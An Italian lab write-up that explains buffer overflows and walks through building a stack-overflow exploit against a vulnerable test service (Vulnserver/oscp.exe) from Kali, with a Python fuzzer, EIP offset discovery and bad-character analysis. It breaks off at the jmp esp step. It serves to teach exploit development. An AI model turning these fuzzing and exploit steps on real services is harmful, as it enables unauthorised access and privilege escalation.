Cos’è un buffer?

Prima di osservare cos’è e in cosa consiste il buffer overflow è importante capire cos’è un buffer:

Un buffer è un'area di memoria destinata a contenere dati temporanei. I buffer sono ampiamente utilizzati in programmazione per archiviare informazioni in ingresso, come dati provenienti da input dell'utente, file o rete.

Quando un'applicazione non controlla adeguatamente i limiti di un buffer, un attaccante può inviare dati di lunghezza eccessiva, provocando la sovrascrittura della memoria e alterando il normale funzionamento del programma.

Cos’è il buffer overflow?

Il buffer overflow è una delle vulnerabilità più comuni e critiche nel campo della sicurezza informatica. Si verifica quando un programma scrive più dati in un buffer di quanto lo spazio allocato possa contenere, causando la sovrascrittura della memoria adiacente. Questa vulnerabilità può essere sfruttata dagli attaccanti per eseguire codice arbitrario, manipolando il flusso di esecuzione di un'applicazione.

Nel contesto della sicurezza informatica, il buffer overflow è spesso utilizzato per ottenere accesso non autorizzato a un sistema, elevare i privilegi o compromettere la disponibilità di un'applicazione. Nonostante l'evoluzione delle contromisure di sicurezza, il buffer overflow continua a rappresentare una minaccia significativa, specialmente in ambienti in cui le protezioni moderne non sono completamente implementate.

Analizziamo le minacce elencate precedentemente che sfruttano vulnerabilità come il buffer overflow per compromettere la sicurezza:

1. Accesso Non Autorizzato a un Sistema

Il buffer overflow può essere utilizzato per ottenere accesso non autorizzato a un sistema quando un attaccante riesce a manipolare il flusso di esecuzione del programma in modo che venga eseguito un codice malevolo, bypassando le normali verifiche di accesso. Ad esempio:

- Un programma vulnerabile potrebbe contenere una funzione che accetta un input dall'utente (come una password). Se il programma non verifica correttamente la lunghezza dell'input, un attaccante potrebbe inviare un input eccessivo che sovrascrive una parte di memoria destinata a contenere il flusso di controllo del programma, come l'indirizzo di ritorno di una funzione.
- L'attaccante potrebbe quindi indirizzare l'esecuzione del programma a un blocco di memoria contenente codice dannoso (ad esempio, un payload che fornisce all'attaccante l'accesso come amministratore o root).

Questa manipolazione consente all'attaccante di eseguire codice arbitrario, come l'installazione di un trojan o di backdoor, ottenendo accesso non autorizzato al sistema.

2. Elevare i Privilegi

L'elevazione dei privilegi si verifica quando un attaccante sfrutta una vulnerabilità per ottenere privilegi superiori rispetto a quelli assegnati normalmente. Nel caso di un buffer overflow, un attaccante può utilizzare la vulnerabilità per modificare la memoria in modo da ottenere privilegi amministrativi o root, che altrimenti non sarebbero accessibili.

- Supponiamo che un'applicazione venga eseguita con privilegi elevati (ad esempio, come amministratore). Se il programma è vulnerabile a un buffer overflow, l'attaccante può iniettare codice che modifica la memoria del programma per alterare il comportamento dell'applicazione.
- Un attacco di buffer overflow mirato potrebbe sovrascrivere il puntatore di ritorno di una funzione (ovvero l'indirizzo che il programma usa per sapere dove continuare l'esecuzione dopo una funzione). L'attaccante può sostituire l'indirizzo di ritorno con un indirizzo che punta a un payload contenente istruzioni per eseguire comandi come se avesse privilegi amministrativi, consentendo così l'elevazione dei privilegi.

Questo tipo di attacco è particolarmente pericoloso in ambienti dove un'applicazione con privilegi elevati gestisce dati provenienti da fonti non sicure, come input utente o comunicazioni di rete.

3. Compromettere la Disponibilità di un'Applicazione

Il buffer overflow può anche essere utilizzato per compromettere la disponibilità di un'applicazione, causando crash o instabilità nel programma. Ciò accade quando l'attaccante sfrutta il buffer overflow per corrompere la memoria dell'applicazione, facendola smettere di funzionare correttamente.

- Un buffer overflow può causare un overflow di stack, che porta alla sovrascrittura di variabili critiche come indirizzi di ritorno e dati di controllo. Se il programma dipende da questi dati per funzionare, la corruzione della memoria può causare il crash dell'applicazione o bloccarne l'esecuzione.
- In alcuni casi, l'attaccante potrebbe causare un comportamento anomalo nell'applicazione, forzandola a consumare risorse in modo eccessivo, portando a un denial of service (DoS). Ciò può avvenire sovrascrivendo porzioni di memoria che gestiscono la logica di elaborazione, portando l'applicazione a una condizione di stallo.

In contesti aziendali o critici, compromettere la disponibilità di un'applicazione può tradursi in interruzioni del servizio, danneggiando l'affidabilità e la fiducia degli utenti nei confronti del sistema.

Come questa vulnerabilità possa essere sfruttata per eseguire codice arbitrario sul sistema colpito:

Quando un attaccante sfrutta un buffer overflow, il suo obiettivo principale è eseguire codice dannoso all’interno del sistema vulnerabile. In molti casi, cerca di ottenere il controllo remoto della macchina, ad esempio aprendo una shell che gli permetta di eseguire comandi arbitrari.

Come questa vulnerabilità possa essere sfruttata per eseguire codice arbitrario sul sistema colpito:

Quando un attaccante sfrutta un buffer overflow, il suo obiettivo principale è eseguire codice dannoso all’interno del sistema vulnerabile. In molti casi, cerca di ottenere il controllo remoto della macchina, ad esempio aprendo una shell che gli permetta di eseguire comandi arbitrari.

Esaminiamo più da vicino questo tipo di vulnerabilità provando a sfruttarla**.**

Tools del laboratorio:

. MACCHINA TARGET = Windows 10 metasploitable


. MACCHINA ATTACCANTE = Kali

. SOFTWARE VULNERABILE = Vulnserver

. DEBUGGER = Immunity debugger e mona.py per velocizzare la ricerca nel debugger.

Configurazione del laboratorio:

Per prima cosa avviamo le due macchine e verifichiamo ci sia connettività.





```
┌──(kali㉿kali)-[~/Desktop/bufferoverflow]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:58:75:24, IPv4: 192.168.50.100
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.50.102  08:00:27:40:c2:a3       PCS Systemtechnik GmbH

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.159 seconds (118.57 hosts/sec). 1 responded

┌──(kali㉿kali)-[~/Desktop/bufferoverflow]
└─$ ping 192.168.50.102
PING 192.168.50.102 (192.168.50.102) 56(84) bytes of data.
64 bytes from 192.168.50.102: icmp_seq=1 ttl=128 time=2.72 ms
64 bytes from 192.168.50.102: icmp_seq=2 ttl=128 time=5.02 ms
64 bytes from 192.168.50.102: icmp_seq=3 ttl=128 time=0.969 ms
64 bytes from 192.168.50.102: icmp_seq=4 ttl=128 time=0.971 ms
^C
── 192.168.50.102 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3010ms
rtt min/avg/max/mdev = 0.969/2.418/5.015/1.660 ms
```

Una volta aver trovato l'indirizzo **IP** della macchina target e aver verificato che ci sia connettività, procediamo avviando il servizio vulnerabile sulla macchina target.





Dopo aver fatto partire il programma vulnerabile, creiamo una cartella di lavoro per mona, con il seguente comando:

!mona config -set workingfolder c: \mona\%p

```
Immunity Debugger 1.85.0.0 : R'lyeh
Need support? visit http://forum.immunityinc.com/
"C:\Users\user\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp\oscp.exe"

Console file 'C:\Users\user\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp\oscp.exe'
[16:04:34] New process with ID 00000704 created
004012D0 Main thread with ID 00000E08 created
775D45B0 New thread with ID 0000079C created
775D45B0 New thread with ID 00001324 created
00400000 Modules C:\Users\user\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp\oscp.exe
62500000 Modules C:\Users\user\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp\essfunc.dll
5E0C0000 Modules C:\Windows\system32\apphelp.dll
74640000 Modules C:\Windows\SYSTEM32\bcryptPrimitives.dll
746A0000 Modules C:\Windows\SYSTEM32\CRYPTBASE.dll
746B0000 Modules C:\Windows\SYSTEM32\SspiCli.dll
746D0000 Modules C:\Windows\SYSTEM32\KERNEL32.DLL
747C0000 Modules C:\Windows\SYSTEM32\RPCRT4.dll
74AE0000 Modules C:\Windows\SYSTEM32\sechost.dll
761D0000 Modules C:\Windows\SYSTEM32\msvcrt.dll
764D0000 Modules C:\Windows\SYSTEM32\WS2_32.dll
76E30000 Modules C:\Windows\SYSTEM32\KERNELBASE.dll
77120000 Modules C:\Windows\SYSTEM32\NSI.dll
77500000 Modules C:\Windows\SYSTEM32\ntdll.dll
7760AEF4 [16:04:35] Single step event at ntdll.7760AEF4
004012D0 [16:06:38] Program entry point
         [16:08:40] Thread 0000079C terminated, exit code 0
         [16:08:40] Thread 00001324 terminated, exit code 0
0BADF00D [+] Command used:
0BADF00D !mona config -set workingfolder c: \mona\%p
0BADF00D Writing value to configuration file
0BADF00D Old value of parameter workingfolder =  c:\mona\%p
0BADF00D [+] Saving config file, modified parameter workingfolder
0BADF00D      mona.ini saved under C:\Users\user\Desktop\ImmunityDebugger-master (2)\ImmunityDebugger-master\1.85
0BADF00D New value of parameter workingfolder =  c: \mona\%p
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00
```

```
!mona config -set workingfolder c: \mona\%p
```

1. Identificazione della vulnerabilità

Il primo passo è trovare un programma vulnerabile. L'attaccante analizza il codice alla ricerca di funzioni pericolose.
Per scoprire questi punti deboli, si utilizzano diverse tecniche tra le quali:

- Fuzzing: inviano input casuali o troppo lunghi per vedere se il programma va in crash.
- Debugging: esaminano il comportamento della memoria per capire cosa succede in caso di overflow.

Procediamo quindi con la fase di fuzzing, per capire orientativamente quanti byte sono necessari affinché il programma vada in stato di crash.

Per questa fase utilizzerò uno script in python.

```python
#!/usr/bin/env python3

import socket, time, sys

ip = "192.168.50.102"

port = 1337
timeout = 5
prefix = "OVERFLOW1 "

string = prefix + "A" * 100

while True:
  try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
      s.settimeout(timeout)
      s.connect((ip, port))
      s.recv(1024)
      print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
      s.send(bytes(string, "latin-1"))
      s.recv(1024)
  except:
```


[Read 26 lines]

Come possiamo leggere il programma va in stato di crash intorno i 2000 bytes

2. **Determinazione dell'offset dell'EIP**

Determinando l'offset dell'EIP l'attaccante cerca di capire dove avviene la sovrascrittura della memoria.
In particolare, vuole indagare sul punto esatto in cui il buffer overflow sovrascrive il registro EIP, che determina quale codice viene eseguito dopo.
L'EIP è un registro della CPU che contiene l'indirizzo della prossima istruzione da eseguire. Se un attaccante riesce a sovrascrivere l'EIP con un valore scelto da lui, può decidere cosa verrà eseguito dopo, deviando il flusso del programma a suo vantaggio.

Per determinare l'offset del registro EIP utilizzeremo uno script python, che sarà il nostro exploit vero e proprio che andremo a costruire punto per punto grazie alle informazioni ricavate.




Prima di lanciare lo script, utilizzando un modulo del framework metasploit per un pattern ciclico lungo 400 bytes in più rispetto a quelli necessari per mandare in crash il programma.

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2000

Copiamo ed incolliamo la seguente sequenza di caratteri nella sezione " payload" del nostro script

Una volta aver fatto questo procediamo con il lanciare lo script.



Dopo aver eseguito lo script, utilizziamo un comando mona per trovare l'offset preciso del registro **EIP.**

!mona findmsp -distance 2000

Offset EIP = 1978

Andiamo a modificare il nostro exploit con il numero dell'offset trovato.

3. **Identificazione dei "Bad Character"**

Ora che l'attaccante ha capito dove può sovrascrivere l'EIP, deve assicurarsi che il suo exploit venga eseguito senza errori.
Il problema è che alcuni caratteri possono interrompere o modificare l'input che viene inserito nella memoria, rendendo l'exploit inefficace.
Per scoprire quali caratteri creano dei problemi l'attaccante usa una tecnica chiamata "bad character analysis".
Infatti, l'attaccante invia una sequenza di caratteri che copre tutti i valori possibili (tutti i byte che un programma potrebbe interpretare). Una volta inviata la sequenza al programma vulnerabile, l'attaccante osserva se il programma va in crash o si comporta in modo strano e esamina la memoria per capire come i caratteri sono stati trattati. Se alcuni caratteri sono mancanti o alterati, significa che sono stati trattati in modo speciale dal programma. L'attaccante deve quindi rimuovere questi "bad characters" dall'exploit per evitare che interferiscano con l'esecuzione dell'attacco.

Per prima cosa generiamo un **bytearray** completo con tutti i byte possibili (da `\x00` a `\xFF`) con il seguente comando:

!mona bytearray -b "\x00"

per creare dei bad character identici a quelli generati dal comando precedente utilizziamo il seguente script python:

```
for x in range(1, 256):
  print("\\x" + "{:02x}".format(x), end='')
print()
```

Lanciamo lo script e dopo aver generato i bad characters gli copiamo e incolliamo all'interno della sezione payload del nostro exploit

```
┌──(kali㉿kali)-[~/Desktop/bufferoverflow]
└─$ python3 badcarh.py
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x
20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f
\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x
5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e
\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x
9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd
\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\x
dd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc
\xfd\xfe\xff
```

Una volta aver incollato i bad characters all'interno del nostro payload, avviamo il programma e lanciamo l'exploit.

```
padding = ""
payload = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x
postfix = ""
```

```
┌──(kali㉿kali)-[~/Desktop/bufferoverflow]
└─$ python3 exploit1.py
Sending evil buffer...
Done!
```

Dopo aver causato il crash del software utilizzando l'exploit contente i bad characters utilizziamo il seguente comando mona per confrontare un **bytearray** con il contenuto della memoria a partire da un dato **indirizzo.**
!mona compare -f C:\mona\oscp\bytearray.bin -a <address>

-f C:\mona\oscp\bytearray.bin → Specifica il file che contiene il bytearray originale, cioè l'elenco dei byte da confrontare.


Nel seguente comando nella sezione **"<address>"** dobbiamo inserire il valore in esadecimale del registro **ESP.**

Perché si usa ESP?

Dopo aver inviato un **bytearray** per individuare i bad characters, devi confrontarlo con quello che è effettivamente presente in memoria. L'indirizzo contenuto in **ESP** indica **dove il bytearray è stato caricato**, quindi è il punto di partenza corretto per il confronto.

Nel nostro caso il valore esadecimale di **ESP** corrisponde al seguente risultato:

Copiamo e incolliamo il seguente valore nel comando mona



I bad char ottenuti sono i seguenti.

Quando inserisco un set di caratteri per individuare quelli che rompono il payload, possono verificarsi due situazioni problematiche:

1. **Effetto a catena:** Un solo bad character può corrompere l'intera stringa, facendo sembrare che altri caratteri siano problematici quando in realtà non lo sono.
2. **Filtraggio non ovvio:** Alcuni caratteri vengono modificati o rimossi dal programma vulnerabile senza generare un crash evidente, portandomi a conclusioni errate.

Come elimino i falsi positivi?

Ripeto i test rimuovendo i caratteri sospetti e verifico se il problema persiste.


Quindi ora non ci resta altro che condurre diversi test identici al precedente per capire quali siano i reali bad chars.

Per prima cosa segniamoci i bad characters trovati, successivamente procediamo con l'eliminare i caratteri sospetti dalla sezione payload del nostro script e rilanciamolo.

Procediamo con l'eliminare il carattere sospetto **x07**, il carattere **x00** lo escludiamo a prescindere perchè in molti linguaggi e sistemi viene interpretato come **terminatore di stringa.**


Rilanciamo lo script e dopo aver mandato in crash l'applicazione usiamo nuovamente il comando mona per comparare i bitarray utilizzando il valore esadecimale del registro **ESP**.


Utilizziamo il comando mona per controllare i nuovi bad chars.




Come possiamo notare, rispetto ai bad chars precedenti, questa volta non è presente il valore **x08**, questo ci conferma che il carattere dannoso era il valore **x07**.

Proseguiamo adottando la stessa metodologia per i caratteri mancanti.









Anche questa volta possiamo notare che il carattere **x2f** scompare, confermando quindi che il carattere **x2e** è il carattere dannoso.

Eseguiamo lo stesso procedimento per l'ultima volta eliminando quindi il carattere **xa0** nella sezione "payload" del nostro script è andiamo a controllare il risultato.



Il risultato ottenuto dopo aver eseguito tutti i passaggi è il seguente:



Ora che abbiamo tutti i nostri bad chars procediamo con il trovare un **"jmp esp"**

